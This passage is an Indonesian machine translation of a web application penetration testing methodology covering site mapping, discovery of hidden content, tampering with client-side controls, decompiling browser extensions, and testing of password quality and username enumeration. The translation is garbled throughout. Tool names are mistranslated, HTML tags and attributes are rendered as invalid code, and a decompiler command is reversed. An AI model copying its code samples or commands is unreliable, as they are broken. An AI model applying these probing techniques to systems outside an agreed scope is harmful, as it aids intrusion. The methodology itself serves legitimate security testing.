mengirimkan %oodalam bentuk mungkin akan menghasilkan nilai %2500sedang dikirim ke server. Untuk alasan ini, biasanya yang terbaik adalah mengamati permintaan terakhir dalam proxy pencegat.

- Banyak pengujian untuk kerentanan aplikasi web umum yang melibatkan pengiriman berbagai string input yang dibuat dan memantau respons aplikasi untuk anomali, yang menunjukkan adanya kerentanan. Dalam beberapa kasus, respons aplikasi terhadap permintaan tertentu berisi tanda tangan dari kerentanan tertentu, terlepas dari apakah pemicu kerentanan tersebut telah dikirimkan. Dalam kasus apa pun ketika masukan khusus yang dibuat menghasilkan perilaku yang terkait dengan kerentanan (seperti pesan kesalahan tertentu), Anda harus memeriksa ulang apakah mengirimkan masukan yang baik dalam parameter yang relevan juga menyebabkan perilaku yang sama. Jika ya, temuan tentatif Anda mungkin positif palsu.
- Aplikasi biasanya mengumpulkan sejumlah status dari permintaan sebelumnya, yang memengaruhi cara mereka merespons permintaan lebih lanjut. Kadang-kadang, ketika Anda mencoba untuk menyelidiki kerentanan tentatif dan mengisolasi penyebab pasti dari bagian tertentu dari perilaku anomali, Anda harus menghilangkan efek dari keadaan yang terakumulasi. Untuk melakukannya, biasanya cukup memulai sesi baru dengan proses browser baru, navigasikan ke lokasi anomali yang diamati hanya dengan menggunakan permintaan yang tidak berbahaya, lalu kirimkan kembali input buatan Anda. Anda sering dapat meniru tindakan ini dengan menyesuaikan bagian permintaan Anda yang berisi cookie dan informasi cache. Selain itu, Anda dapat menggunakan alat seperti Burp Repeater untuk mengisolasi permintaan, membuat penyesuaian tertentu, dan menerbitkannya kembali sebanyak yang Anda perlukan.
- Beberapa aplikasi menggunakan konfigurasi load-balanced di mana permintaan HTTP berurutan dapat ditangani oleh server back-end yang berbeda di web, presentasi, data, atau tingkatan lainnya. Server yang berbeda mungkin memiliki perbedaan kecil dalam konfigurasi yang memengaruhi hasil Anda. Selain itu, beberapa serangan yang berhasil akan mengakibatkan perubahan status server tertentu yang menangani permintaan Anda — seperti pembuatan file baru di dalam root web. Untuk mengisolasi efek dari tindakan tertentu, mungkin perlu melakukan beberapa permintaan identik secara berurutan, menguji hasil dari setiap permintaan hingga permintaan Anda ditangani oleh server yang relevan.

Dengan asumsi bahwa Anda menerapkan metodologi ini sebagai bagian dari keterlibatan konsultasi, Anda harus selalu memastikan untuk melakukan latihan pelingkupan biasa untuk menyetujui dengan tepat nama host, URL, dan fungsionalitas mana yang akan disertakan, dan apakah ada batasan pada jenis pengujian yang diizinkan untuk Anda lakukan. Anda harus membuat pemilik aplikasi menyadari risiko bawaan yang terlibat dalam melakukan segala jenis pengujian penetrasi terhadap target kotak hitam. Anjurkan pemilik untuk membuat cadangan data penting sebelum Anda mulai pekerjaan Anda.

1 Petakan Konten Aplikasi



Gambar 21-2: Memetakan konten aplikasi

1.1 Jelajahi Konten Terlihat

- 1.1.1 Konfigurasikan browser Anda untuk menggunakan alat proxy/spidering terintegrasi favorit Anda. Baik Burp dan WebScarab dapat digunakan untuk menjelajahi situs secara pasif dengan memantau dan mem-parsing konten web yang diproses oleh proxy.
- 1.1.2 Jika menurut Anda berguna, konfigurasikan browser Anda untuk menggunakan ekstensi seperti IEWatch untuk memantau dan menganalisis konten HTTP dan HTML yang sedang diproses oleh browser.
- 1.1.3 Jelajahi seluruh aplikasi dengan cara biasa, mengunjungi setiap tautan dan URL, mengirimkan setiap formulir, dan melanjutkan semua fungsi multilangkah hingga selesai. Coba jelajahi dengan JavaScript diaktifkan dan dinonaktifkan, dan dengan cookie diaktifkan dan dinonaktifkan. Banyak aplikasi dapat menangani berbagai konfigurasi browser, dan Anda dapat menjangkau konten dan jalur kode yang berbeda di dalam aplikasi.
- 1.1.4 Jika aplikasi menggunakan autentikasi, dan Anda memiliki atau dapat membuat akun login, gunakan ini untuk mengakses fungsionalitas yang dilindungi.
- 1.1.5 Saat Anda menjelajah, pantau permintaan dan respons yang melewati proxy pencegat Anda untuk mendapatkan pemahaman tentang jenis data yang dikirimkan dan cara klien digunakan untuk mengontrol perilaku aplikasi sisi server.
- 1.1.6 Tinjau peta situs yang dihasilkan oleh spidering pasif, dan identifikasi konten atau fungsi apa pun yang belum Anda lalui menggunakan browser Anda. Dari hasil laba-laba, tetapkan di mana setiap item ditemukan (misalnya, di Burp Spider, periksa detail Linked From). Akses setiap item menggunakan browser Anda sehingga laba-laba mem-parsing respons dari server untuk mengidentifikasi konten lebih lanjut. Lanjutkan langkah ini secara rekursif hingga tidak ada lagi konten atau fungsi yang teridentifikasi.

1.1.7 Setelah selesai menjelajah secara manual dan melakukan spidering secara pasif, Anda dapat menggunakan spider untuk merayapi aplikasi secara aktif, menggunakan kumpulan URL yang ditemukan sebagai seed. Ini terkadang dapat mengungkap konten tambahan yang Anda abaikan saat bekerja secara manual. Sebelum melakukan perayapan otomatis, pertama-tama identifikasi URL apa pun yang berbahaya atau cenderung merusak sesi aplikasi, lalu konfigurasikan spider untuk mengecualikannya dari cakupannya.

1.2 Berkonsultasi dengan Sumber Daya Publik

- 1.2.1 Gunakan mesin pencari dan arsip Internet (seperti Wayback Machine) untuk mengidentifikasi konten apa yang telah diindeks dan disimpan untuk aplikasi target Anda.
- 1.2.2 Gunakan opsi pencarian lanjutan untuk meningkatkan efektivitas penelitian Anda. Misalnya, di Google Anda dapat menggunakan lokasi:untuk mengambil semua konten untuk situs target Anda dantautan:untuk mengambil situs lain yang tertaut ke sana. Jika pencarian Anda mengidentifikasi konten yang tidak lagi ada di aplikasi langsung, Anda mungkin masih dapat melihatnya dari cache mesin pencari. Konten lama ini mungkin berisi tautan ke sumber daya tambahan yang belum dihapus.
- 1.2.3 Melakukan pencarian pada setiap nama dan alamat email yang Anda temukan di konten aplikasi, seperti informasi kontak. Sertakan item yang tidak ditampilkan di layar, seperti komentar HTML. Selain pencarian web, lakukan pencarian berita dan grup. Cari detail teknis yang diposting ke forum Internet mengenai aplikasi target dan infrastruktur pendukungnya.
- 1.2.4 Meninjau setiap file WSDL yang dipublikasikan untuk menghasilkan daftar nama fungsi dan nilai parameter yang berpotensi digunakan oleh aplikasi.

1.3 Temukan Konten Tersembunyi

- 1.3.1 Konfirmasikan bagaimana aplikasi menangani permintaan untuk item yang tidak ada. Buat beberapa permintaan manual untuk sumber daya valid dan tidak valid yang diketahui, dan bandingkan respons server untuk membuat cara mudah untuk mengidentifikasi jika item tidak ada.
- 1.3.2 Dapatkan daftar nama file dan direktori umum serta ekstensi file umum. Tambahkan ke daftar ini semua item yang benar-benar diamati dalam aplikasi, dan juga item yang disimpulkan dari ini. Cobalah untuk memahami konvensi penamaan yang digunakan oleh pengembang aplikasi. Misalnya, jika ada halaman yang disebutTambahkanDocument.jspDanLihatDokumen.jsp,mungkin juga ada halaman yang dipanggilEditDocument.jspDanHapusDocument.jsp.

- 1.3.3 Tinjau semua kode sisi klien untuk mengidentifikasi petunjuk apa pun tentang konten sisi server yang tersembunyi, termasuk komentar HTML dan elemen formulir yang dinonaktifkan.
- 1.3.4 Dengan menggunakan teknik otomasi yang dijelaskan di Bab 14, buat permintaan dalam jumlah besar berdasarkan daftar direktori, nama file, dan ekstensi file Anda. Pantau respons server untuk mengonfirmasi item mana yang ada dan dapat diakses.
- 1.3.5 Lakukan latihan penemuan konten ini secara rekursif, menggunakan konten dan pola baru yang disebutkan sebagai dasar untuk spidering yang diarahkan pengguna lebih lanjut dan penemuan otomatis lebih lanjut.

1.4 Temukan Konten Default

- 1.4.1 Jalankan Nikto terhadap server web untuk mendeteksi konten default atau terkenal yang ada. Gunakan opsi Nikto untuk memaksimalkan efektivitasnya. Misalnya, Anda dapat menggunakan -akaropsi untuk menentukan direktori untuk memeriksa konten default, atau -404 untuk menentukan string yang mengidentifikasi halaman File Tidak Ditemukan kustom.
- 1.4.2 Verifikasi setiap temuan yang berpotensi menarik secara manual untuk menghilangkan positif palsu dalam hasil.
- 1.4.3 Minta direktori root server, tentukan alamat IP di Tuan rumah header, dan tentukan apakah aplikasi merespons dengan konten yang berbeda. Jika demikian, jalankan pemindaian Nikto terhadap alamat IP serta nama server.
- 1.4.4 Buat permintaan ke direktori root server, tentukan rentang dari Agen pengguna header, seperti yang ditunjukkan pada www.useragentstring.com/pages/useragentstring.php.

1.5 Menghitung Fungsi yang Ditentukan Pengenal

- 1.5.1 Mengidentifikasi semua kejadian di mana fungsi aplikasi tertentu diakses dengan meneruskan pengidentifikasi fungsi dalam parameter permintaan (misalnya, /admin.jsp?action=editUser atau /main.php?func=A21).
- 1.5.2 Terapkan teknik penemuan konten yang digunakan pada langkah 1.3 ke mekanisme yang digunakan untuk mengakses fungsi individu. Misalnya, jika aplikasi menggunakan parameter yang berisi nama fungsi, pertama-tama tentukan perilakunya saat fungsi yang tidak valid ditentukan, dan coba buat cara mudah untuk mengidentifikasi saat fungsi yang valid telah diminta. Kompilasi daftar nama fungsi umum atau telusuri rentang sintaksis pengidentifikasi yang diamati sedang digunakan. Otomatiskan latihan untuk menghitung fungsionalitas yang valid secepat dan semudah mungkin.

1.5.3 Jika berlaku, kompilasi peta konten aplikasi berdasarkan jalur fungsional, bukan URL, yang menunjukkan semua fungsi yang disebutkan dan jalur logis serta ketergantungan di antara mereka. (Lihat Bab 4 sebagai contoh.)

1.6 Uji Parameter Debug

- 1.6.1 Pilih satu atau lebih halaman aplikasi atau fungsi yang menyembunyikan parameter debug (sepertimen-debug=benar)mungkin dilaksanakan. Ini kemungkinan besar muncul dalam fungsionalitas utama seperti login, pencarian, dan upload atau download file.
- 1.6.2 Gunakan daftar nama parameter debug umum (sepertimen-debug, menguji, menyembunyikan,Dansumber)dan nilai-nilai umum (sepertibenar, ya, pada,Dan1). Iterasi melalui semua permutasi ini, mengirimkan setiap pasangan nama/nilai ke setiap fungsi yang ditargetkan. Untuk POSpermintaan, berikan parameter di string kueri URL dan badan permintaan. Gunakan teknik yang dijelaskan di Bab 14 untuk mengotomatisasi latihan ini. Misalnya, Anda dapat menggunakan tipe serangan bom cluster di Burp Intruder untuk menggabungkan semua permutasi dari dua daftar muatan.
- 1.6.3 Meninjau tanggapan aplikasi untuk anomali apa pun yang mungkin menunjukkan bahwa parameter yang ditambahkan berdampak pada pemrosesan aplikasi.

2 Menganalisis Aplikasi



Gambar 21-3:Menganalisis aplikasi

2.1 Mengidentifikasi Fungsionalitas

- 2.1.1 Mengidentifikasi fungsionalitas inti untuk tujuan pembuatan aplikasi dan tindakan yang dirancang untuk dilakukan oleh setiap fungsi saat digunakan sebagaimana dimaksud.
- 2.1.2 Identifikasi mekanisme keamanan inti yang digunakan oleh aplikasi dan cara kerjanya. Secara khusus, pahami mekanisme kunci yang menangani

autentikasi, manajemen sesi, dan kontrol akses, serta fungsi yang mendukungnya, seperti pendaftaran pengguna dan pemulihhan akun.

2.1.3 Mengidentifikasi lebih banyak fungsi dan perilaku periferal, seperti penggunaan pengalihan, tautan di luar situs, pesan kesalahan, dan fungsi administratif dan logging.

2.1.4 Mengidentifikasi setiap fungsionalitas yang menyimpang dari tampilan GUI standar, penamaan parameter, atau mekanisme navigasi yang digunakan di tempat lain dalam aplikasi, dan memilihnya untuk pengujian mendalam.

2.2 Mengidentifikasi Titik Entri Data

2.2.1 Mengidentifikasi semua titik masuk berbeda yang ada untuk memasukkan input pengguna ke dalam pemrosesan aplikasi, termasuk URL, parameter string kueri, POSdata, cookie, dan header HTTP lainnya yang diproses oleh aplikasi.

2.2.2 Memeriksa setiap transmisi data yang disesuaikan atau mekanisme pengodean yang digunakan oleh aplikasi, seperti format string kueri yang tidak standar. Pahami apakah data yang dikirimkan merangkum nama dan nilai parameter, atau apakah sarana representasi alternatif sedang digunakan.

2.2.3 Identifikasi saluran out-of-band melalui mana data yang dapat dikontrol pengguna atau data pihak ketiga lainnya dimasukkan ke dalam pemrosesan aplikasi. Contohnya adalah aplikasi email web yang memproses dan merender pesan yang diterima melalui SMTP.

2.3 Identifikasi Teknologi yang Digunakan

2.3.1 Mengidentifikasi setiap teknologi berbeda yang digunakan di sisi klien, seperti formulir, skrip, cookie, applet Java, kontrol ActiveX, dan objek Flash.

2.3.2 Sedapat mungkin, tetapkan teknologi mana yang digunakan di sisi server, termasuk bahasa scripting, platform aplikasi, dan interaksi dengan komponen back-end seperti database dan sistem email.

2.3.3 Periksa HTTPServer tajuk dikembalikan dalam respons aplikasi, dan juga periksa pengidentifikasi perangkat lunak lain yang terkandung dalam tajuk HTTP khusus atau komentar kode sumber HTML. Perhatikan bahwa dalam beberapa kasus, area aplikasi yang berbeda ditangani oleh komponen back-end yang berbeda, sehingga spanduk yang berbeda dapat diterima.

2.3.4 Jalankan alat Httrprint untuk sidik jari server web.

2.3.5 Tinjau hasil latihan pemetaan konten Anda untuk mengidentifikasi ekstensi file, direktori, atau urutan URL lainnya yang tampak menarik


yang dapat memberikan petunjuk tentang teknologi yang digunakan di server. Tinjau nama setiap token sesi dan cookie lain yang dikeluarkan. Gunakan Google untuk menelusuri teknologi yang terkait dengan item ini.

2.3.6 Mengidentifikasi nama skrip yang tampak menarik dan parameter string kueri yang mungkin dimiliki oleh komponen kode pihak ketiga. Cari ini di Google menggunakan `inurl:kualifikasi` untuk menemukan aplikasi lain yang menggunakan skrip dan parameter yang sama dan karena itu mungkin menggunakan komponen pihak ketiga yang sama. Lakukan tinjauan non-invasif terhadap situs-situs tersebut, karena ini dapat mengungkap konten dan fungsi tambahan yang tidak tertaut secara eksplisit pada aplikasi yang Anda serang.

2.4 Petakan Permukaan Serangan

- 2.4.1 Cobalah untuk memastikan kemungkinan struktur internal dan fungsionalitas dari aplikasi sisi server dan mekanisme yang digunakannya di belakang layar untuk menyampaikan perilaku yang terlihat dari perspektif klien. Misalnya, fungsi untuk mengambil pesanan pelanggan kemungkinan akan berinteraksi dengan database.
- 2.4.2 Untuk setiap item fungsionalitas, identifikasi jenis kerentanan umum yang sering dikaitkan dengannya. Misalnya, fungsi pengunggahan file mungkin rentan terhadap traversal jalur, perpesanan antar pengguna mungkin rentan terhadap XSS, dan fungsi Hubungi Kami mungkin rentan terhadap injeksi SMTP. Lihat Bab 4 untuk contoh kerentanan yang umumnya terkait dengan fungsi dan teknologi tertentu.
- 2.4.3 Merumuskan rencana serangan, memprioritaskan fungsionalitas yang tampak paling menarik dan potensi kerentanan paling serius yang terkait dengannya. Gunakan rencana Anda untuk memandu jumlah waktu dan upaya yang Anda curahkan untuk setiap area yang tersisa dari metodologi ini.

3 Menguji Kontrol Sisi Klien



Gambar 21-4:Menguji kontrol sisi klien

3.1 Uji Pengiriman Data Melalui Klien

- 3.1.1 Temukan semua contoh dalam aplikasi di mana bidang formulir tersembunyi, cookie, dan parameter URL tampaknya digunakan untuk mengirimkan data melalui klien.
- 3.1.2 Mencoba untuk menentukan tujuan item diputar dalam logika aplikasi, berdasarkan konteks di mana item tersebut muncul dan pada nama serta nilainya.
- 3.1.3 Memodifikasi nilai item dengan cara yang relevan dengan perannya dalam fungsionalitas aplikasi. Tentukan apakah aplikasi memproses nilai arbitrer yang dikirimkan di lapangan dan apakah fakta ini dapat dimanfaatkan untuk mengganggu logika aplikasi atau menumbangkan kontrol keamanan apa pun.
- 3.1.4 Jika aplikasi mengirimkan data buram melalui klien, Anda dapat menyerangnya dengan berbagai cara. Jika item dikaburkan, Anda mungkin dapat menguraikan algoritme kebingungan dan karenanya mengirimkan data arbitrer di dalam item buram. Meskipun dienkripsi dengan aman, Anda mungkin dapat memutar ulang item dalam konteks lain untuk mengganggu logika aplikasi. Lihat Bab 5 untuk detail lebih lanjut tentang ini dan serangan lainnya.
- 3.1.5 Jika aplikasi menggunakan ASP.NET Kondisi tampilan, uji untuk mengonfirmasi apakah ini dapat dirusak atau apakah berisi informasi sensitif. Perhatikan bahwa Kondisi Tampilan dapat digunakan secara berbeda pada halaman aplikasi yang berbeda.
 - 3.1.5.1 Gunakan Kondisi Tampilan analyzer di Burp Suite untuk mengonfirmasi apakah itu Aktifkan ViewState Macopsi telah diaktifkan, artinya Kondisi Tampilan 'Isinya tidak dapat dimodifikasi.
 - 3.1.5.2 Tinjau dekode Kondisi Tampilan untuk mengidentifikasi data sensitif apa pun itu mengandung.
 - 3.1.5.3 Memodifikasi salah satu nilai parameter yang didekoden dan menyandikan ulang dan mengirimkannya Kondisi Tampilan. Jika aplikasi menerima nilai yang diubah, Anda harus memperlakukan Kondisi Tampilan sebagai saluran input untuk memasukkan data arbitrer ke dalam pemrosesan aplikasi. Lakukan pengujian yang sama pada data yang dikandungnya seperti yang Anda lakukan untuk parameter permintaan lainnya.

3.2 Menguji Kontrol Sisi Klien Atas Input Pengguna

- 3.2.1 Identifikasi setiap kasus di mana kontrol sisi klien seperti batas panjang dan pemeriksaan JavaScript digunakan untuk memvalidasi masukan pengguna sebelum dikirimkan

ke server. Kontrol ini dapat dilewati dengan mudah, karena Anda dapat mengirimkan permintaan sewenang-wenang ke server. Misalnya:

```
<form action="order.asp" onsubmit="return Validate(this)"> <input  
maxlength="3" name="quantity">  
...
```

3.2.2 Menguji setiap bidang masukan yang terpengaruh secara bergiliran dengan mengirimkan masukan yang biasanya akan diblokir oleh kontrol sisi klien untuk memverifikasi apakah ini direplikasi di server.

3.2.3 Kemampuan untuk mem-bypass validasi sisi-klien tidak serta menunjukkan kerentanan apa pun. Namun demikian, Anda harus meninjau dengan cermat validasi apa yang sedang dilakukan. Konfirmasikan apakah aplikasi mengandalkan kontrol sisi klien untuk melindungi dirinya dari input yang salah. Konfirmasikan juga apakah ada kondisi yang dapat dieksloitasi yang dapat dipicu oleh masukan tersebut.

3.2.4 Tinjau setiap formulir HTML untuk mengidentifikasi elemen yang dinonaktifkan, seperti tombol kirim yang berwarna abu-abu. Misalnya:

```
<input dinonaktifkan="true" name="produk">
```

Jika Anda menemukannya, kirim ini ke server, bersama dengan parameter formulir lainnya. Lihat apakah parameter berpengaruh pada pemrosesan server yang dapat Anda manfaatkan dalam serangan. Atau, gunakan aturan proxy otomatis untuk secara otomatis mengaktifkan bidang yang dinonaktifkan, seperti aturan "Modifikasi HTML" Burp Proxy.

3.3 Menguji Komponen Ekstensi Peramban

3.3.1 Memahami Operasi Aplikasi Klien

3.3.1.1 Siapkan proxy pencegat lokal untuk teknologi klien yang sedang ditinjau, dan pantau semua lalu lintas yang lewat antara klien dan server. Jika data diserialkan, gunakan alat deserialisasi seperti dukungan AMF bawaan Burp atau plug-in DSer Burp untuk Java.

3.3.1.2 Melangkah melalui fungsionalitas yang disajikan di klien. Tentukan fungsi yang berpotensi sensitif atau kuat, menggunakan alat standar di dalam proxy pencegat untuk memutar ulang permintaan kunci atau memodifikasi respons server.

3.3.2 Dekompilasi Klien

3.3.2.1 Mengidentifikasi applet yang digunakan oleh aplikasi. Cari salah satu dari jenis file berikut yang diminta melalui proxy pencegat Anda:

- . kelas, .jar : Java
- .swf : Berkedip
- .xap : Cahaya perak

Anda juga dapat mencari tag applet di dalam kode sumber HTML halaman aplikasi. Misalnya:

```
<applet code="input.class" id="TheApplet" codebase="/scripts/"></ applet>
```

3.3.2.2 Tinjau semua panggilan yang dilakukan ke metode applet dari dalam pemanggilan HTML, dan tentukan apakah data yang dikembalikan dari applet dikirimkan ke server. Jika data ini buram (yaitu, dikaburkan atau dienkripsi), untuk memodifikasinya Anda mungkin perlu mendekompilasi applet untuk mendapatkan kode sumbernya.

3.3.2.3 Download bytecode applet dengan memasukkan URL ke browser Anda, dan simpan file secara lokal. Nama file bytecode ditentukan dalam kode atribut tag applet. File akan ditempatkan di direktori yang ditentukan dalam basis kode atribut jika ini ada. Jika tidak, itu akan ditempatkan di direktori yang sama dengan halaman tempat tag applet muncul.

3.3.2.4 Gunakan alat yang sesuai untuk mendekompilasi bytecode menjadi kode sumber. Misalnya:

```
C:\>input.class jad.exe  
Parsing input.class... Menghasilkan input.jad
```

Berikut adalah beberapa alat yang cocok untuk mendekompilasi berbagai komponen ekstensi browser:

- Jawa — Jad
- Flash — SWFScan, Flasm/Flare
- Silverlight — .NET Reflektor

Jika applet dikemas dalam file JAR, XAP, atau SWF, Anda dapat mengekstraknya menggunakan pembaca arsip standar seperti WinRAR atau WinZip.

3.3.2.5 Meninjau kode sumber yang relevan (dimulai dengan penerapan metode yang mengembalikan data buram) untuk memahami pemrosesan apa yang sedang dilakukan.

3.3.2.6 Tentukan apakah applet berisi metode publik yang dapat digunakan untuk melakukan obfuscation yang relevan pada input arbitrer.

3.3.2.7 Jika tidak, ubah sumber applet untuk menetralkan validasi apa pun yang dilakukannya atau untuk memungkinkan Anda menyamarkan input arbitrer. Anda kemudian dapat mengkompilasi ulang sumber ke dalam format file aslinya menggunakan alat kompilasi yang disediakan oleh vendor.

3.3.3 Pasang Debugger

3.3.3.1 Untuk aplikasi sisi klien yang besar, seringkali sangat sulit untuk mendekompilasi seluruh aplikasi, memodifikasinya, dan mengemasnya kembali tanpa

menemui banyak kesalahan. Untuk aplikasi ini biasanya lebih cepat untuk melampirkan debugger runtime ke proses. JavaSnoop melakukan ini dengan sangat baik untuk Java. Silverlight Spy adalah alat yang tersedia secara gratis yang memungkinkan pemantauan runtime klien Silverlight.

3.3.3.2 Temukan fungsi dan nilai utama yang digunakan aplikasi untuk menggerakkan logika bisnis terkait keamanan, dan tempatkan breakpoint saat fungsi target dipanggil. Ubah argumen atau kembalikan nilai seperlunya untuk memengaruhi bypass keamanan.

3.3.4 Menguji kontrol ActiveX

3.3.4.1 Mengidentifikasi kontrol ActiveX yang digunakan oleh aplikasi. Cari apa saja.taksi fijenis file yang diminta melalui proxy pencegat Anda, atau cari tag objek di dalam kode sumber HTML halaman aplikasi. Misalnya:

```
<OBJEK  
    classid="CLSID:4F878398-E58A-11D3-BEE9-00C04FA0D6BA"  
    codebase="https://wahh app.com/scripts/input.cab"  
    id="TheAxControl">  
</OBJEK>
```


3.3.4.2 Biasanya dimungkinkan untuk menumbangkan validasi input apa pun yang dilakukan dalam kontrol ActiveX dengan melampirkan debugger ke proses dan secara langsung memodifikasi data yang sedang diproses atau mengubah jalur eksekusi program. Lihat Bab 5 untuk detail lebih lanjut tentang jenis serangan ini.

3.3.4.3 Seringkali mungkin untuk menebak tujuan dari metode berbeda yang diekspor kontrol ActiveX berdasarkan nama dan parameter yang diteruskan ke metode tersebut. Gunakan alat COMRaider untuk menghitung metode yang diekspor oleh kontrol. Uji apakah salah satu dari ini dapat dimanipulasi untuk memengaruhi perilaku kontrol dan kalahkan uji validasi apa pun yang diterapkannya.

3.3.4.4 Jika tujuan pengendalian adalah untuk mengumpulkan atau memverifikasi informasi tertentu tentang komputer klien, gunakan alat Filemon dan Regmon untuk memantau informasi yang dikumpulkan oleh kontrol. Seringkali dimungkinkan untuk membuat item yang sesuai di dalam registri sistem dan sistem file untuk memperbaiki input yang digunakan oleh kontrol dan karenanya memengaruhi perlakunya.

3.3.4.5 Menguji setiap kontrol ActiveX untuk kerentanan yang dapat dieksloitasi untuk menyerang pengguna aplikasi lainnya. Anda dapat memodifikasi HTML yang digunakan untuk memanggil kontrol untuk meneruskan data arbitrer ke metodenya dan memantau hasilnya. Cari metode dengan nama yang terdengar berbahaya, sepertiLuncurkanExe. Anda juga dapat menggunakan COMRaider untuk melakukan beberapa pengujian fuzz dasar kontrol ActiveX untuk mengidentifikasi kekurangan seperti buffer overflows.

4 Uji Mekanisme Otentikasi



Gambar 21-5:Menguji mekanisme otentikasi

4.1 Memahami Mekanismenya

- 4.1.1 Tetapkan teknologi autentikasi yang digunakan (misalnya, formulir, sertifikat, atau multifaktor).
- 4.1.2 Temukan semua fungsionalitas terkait autentikasi (termasuk login, pendaftaran, pemulihan akun, dan sebagainya).
- 4.1.3 Jika aplikasi tidak menerapkan mekanisme pendaftaran mandiri otomatis, tentukan apakah ada cara lain untuk mendapatkan beberapa akun pengguna.

4.2 Uji Kualitas Kata Sandi

- 4.2.1 Tinjau aplikasi untuk deskripsi aturan kualitas minimum yang diterapkan pada kata sandi pengguna.
- 4.2.2 Mencoba untuk mengatur berbagai jenis kata sandi yang lemah, menggunakan fungsi pendaftaran sendiri atau perubahan kata sandi untuk menetapkan aturan yang benar-benar ditegakkan.
Coba kata sandi pendek, karakter alfabet saja, karakter huruf tunggal saja, kata kamus, dan nama pengguna saat ini.
- 4.2.3 Uji validasi kredensial yang tidak lengkap. Tetapkan kata sandi yang kuat dan rumit (misalnya, 12 karakter dengan campuran huruf besar-kecil, angka, dan karakter tipografi). Coba masuk menggunakan variasi yang berbeda pada kata sandi ini, dengan menghapus karakter terakhir, dengan mengubah huruf kapital, dan dengan menghapus karakter khusus apa pun. Jika salah satu dari upaya login ini berhasil, lanjutkan percobaan secara sistematis untuk mengidentifikasi validasi apa yang sebenarnya sedang dilakukan.
- 4.2.4 Setelah menetapkan aturan kualitas kata sandi minimum, dan tingkat validasi kata sandi, identifikasi kisaran nilai yang perlu diterapkan oleh serangan penebak kata sandi agar memiliki probabilitas keberhasilan yang baik. Coba temukan akun bawaan yang mungkin tidak tunduk pada persyaratan kompleksitas kata sandi standar.

4.3 Tes Pencacahan Nama Pengguna

- 4.3.1 Mengidentifikasi setiap lokasi dalam berbagai fungsi autentikasi tempat nama pengguna dikirimkan, termasuk melalui kolom input di layar, bidang formulir tersembunyi, atau cookie. Lokasi umum termasuk login utama, pendaftaran mandiri, perubahan kata sandi, logout, dan pemulihan akun.
- 4.3.2 Untuk setiap lokasi, ajukan dua permintaan, yang berisi nama pengguna yang valid dan yang tidak valid. Tinjau setiap detail respons server terhadap setiap pasangan permintaan, termasuk kode status HTTP, pengalihan apa pun, informasi yang ditampilkan di layar, perbedaan apa pun yang tersembunyi di sumber halaman HTML, dan waktu yang dibutuhkan server untuk merespons. Perhatikan bahwa beberapa perbedaan mungkin tidak kentara (misalnya, pesan kesalahan yang sama mungkin berisi sedikit perbedaan tipografi). Anda dapat menggunakan fungsi histori proxy pencegat Anda untuk meninjau semua lalu lintas ke dan dari server. WebScarab memiliki fungsi untuk membandingkan dua respons untuk dengan cepat menyoroti perbedaan di antara keduanya.
- 4.3.3 Jika Anda mengamati adanya perbedaan antara tanggapan di mana nama pengguna yang valid dan tidak valid dikirimkan, ulangi pengujian dengan pasangan nilai yang berbeda dan konfirmasikan bahwa terdapat perbedaan sistematis yang dapat menjadi dasar untuk pencacahan nama pengguna otomatis.

- 4.3.4 Periksa sumber kebocoran informasi lainnya di dalam aplikasi yang memungkinkan Anda menyusun daftar nama pengguna yang valid. Contohnya adalah fungsi logging, daftar sebenarnya dari pengguna terdaftar, dan penyebutan nama atau alamat email secara langsung dalam komentar kode sumber.
